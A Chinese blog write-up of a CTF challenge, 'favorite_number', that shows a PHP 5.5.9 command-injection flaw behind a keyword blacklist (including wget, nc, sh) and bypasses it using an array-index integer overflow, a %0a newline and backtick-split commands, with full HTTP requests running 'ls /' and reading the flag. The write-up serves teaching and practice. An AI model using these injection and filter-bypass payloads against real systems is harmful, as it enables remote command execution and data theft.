攻防世界-favorite_number

原创


八哥不爱做题 于 2021-11-19 19:28:04 发布 2542 收藏
分类专栏： 攻防世界-wp 文章标签： java git php

本文链接：https://blog.csdn.net/m0_47571887/article/details/121425768

版权

攻防世界-wp 专栏收录该内容
6 篇文章 0 订阅
订阅专栏

打开题目，看到一些php的代码，我们来审计一下



```
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```


第一个if

($stuff === $array && $stuff[0] != 'admin') //强等于，并且首元素不等于admin

(preg_match("/^\d+$/im",$num) //必须是纯数字，并且前面的/是开启了多行匹配，加上^和$，匹配开头和结尾，合起来就是匹配每行的开头和结尾

(!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|*|\^|\]|\\\\|'|\"|\|/i",$num)) //过滤了很多的字符串，相当于一个黑名单


我们只要绕过这三个if，就可以执行system(),




```
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'adm
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){
        if (!preg_match("/sh|wget|nc|pyth
            echo "my favorite num is:";
            system("echo ".$num);
```

看到了这里有个php的版本号，顺便百度了下这个php版本的漏洞，有一个整数溢出漏洞，这里就不给大家放链接了，大家自己动手找吧

漏洞就是说数组中[]里0的元素与4294967296的元素是一样的，所以可以进行绕过第一个if，第二个if我们用到%0a进行换行，这样就只能匹配到第一行，从而绕过，




my favorite num is:1



```
http://111.200.241.244:50050/?num=
```

```
stuff[4294967296]=admin&stuff[1]=user&num=1
```

可以看到成功返回数值了，我们进行抓包修改数据




```
POST /?num=1 HTTP/1.1
Host: 111.200.241.244:50050
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://111.200.241.244:50050
Connection: close
Referer: http://111.200.241.244:50050/?num=
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=1%0als /
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Fri, 19 Nov 2021 11:23:09 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 111

my favorite num is:1
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

成功执行，我们进行查看flag




```
POST /?num=1 HTTP/1.1
Host: 111.200.241.244:50050
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://111.200.241.244:50050
Connection: close
Referer: http://111.200.241.244:50050/?num=
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=1%0acat /flag
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Fri, 19 Nov 2021 11:24:20 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 8

Bonjour!
```

这里被第三个if拦截掉了，我们用反引号进行绕过



```
POST /?num=1 HTTP/1.1
Host: 111.200.241.244:50050
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://111.200.241.244:50050
Connection: close
Referer: http://111.200.241.244:50050/?num=
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=1%0aca``t /fla``g
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Fri, 19 Nov 2021 11:24:01 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 66

my favorite num is:1
cyberpeace{4fdd68b6dd91fcd0a176bfb61b848a07}
```

拿到flag。

本人菜鸟一枚，参考了下大佬的思路。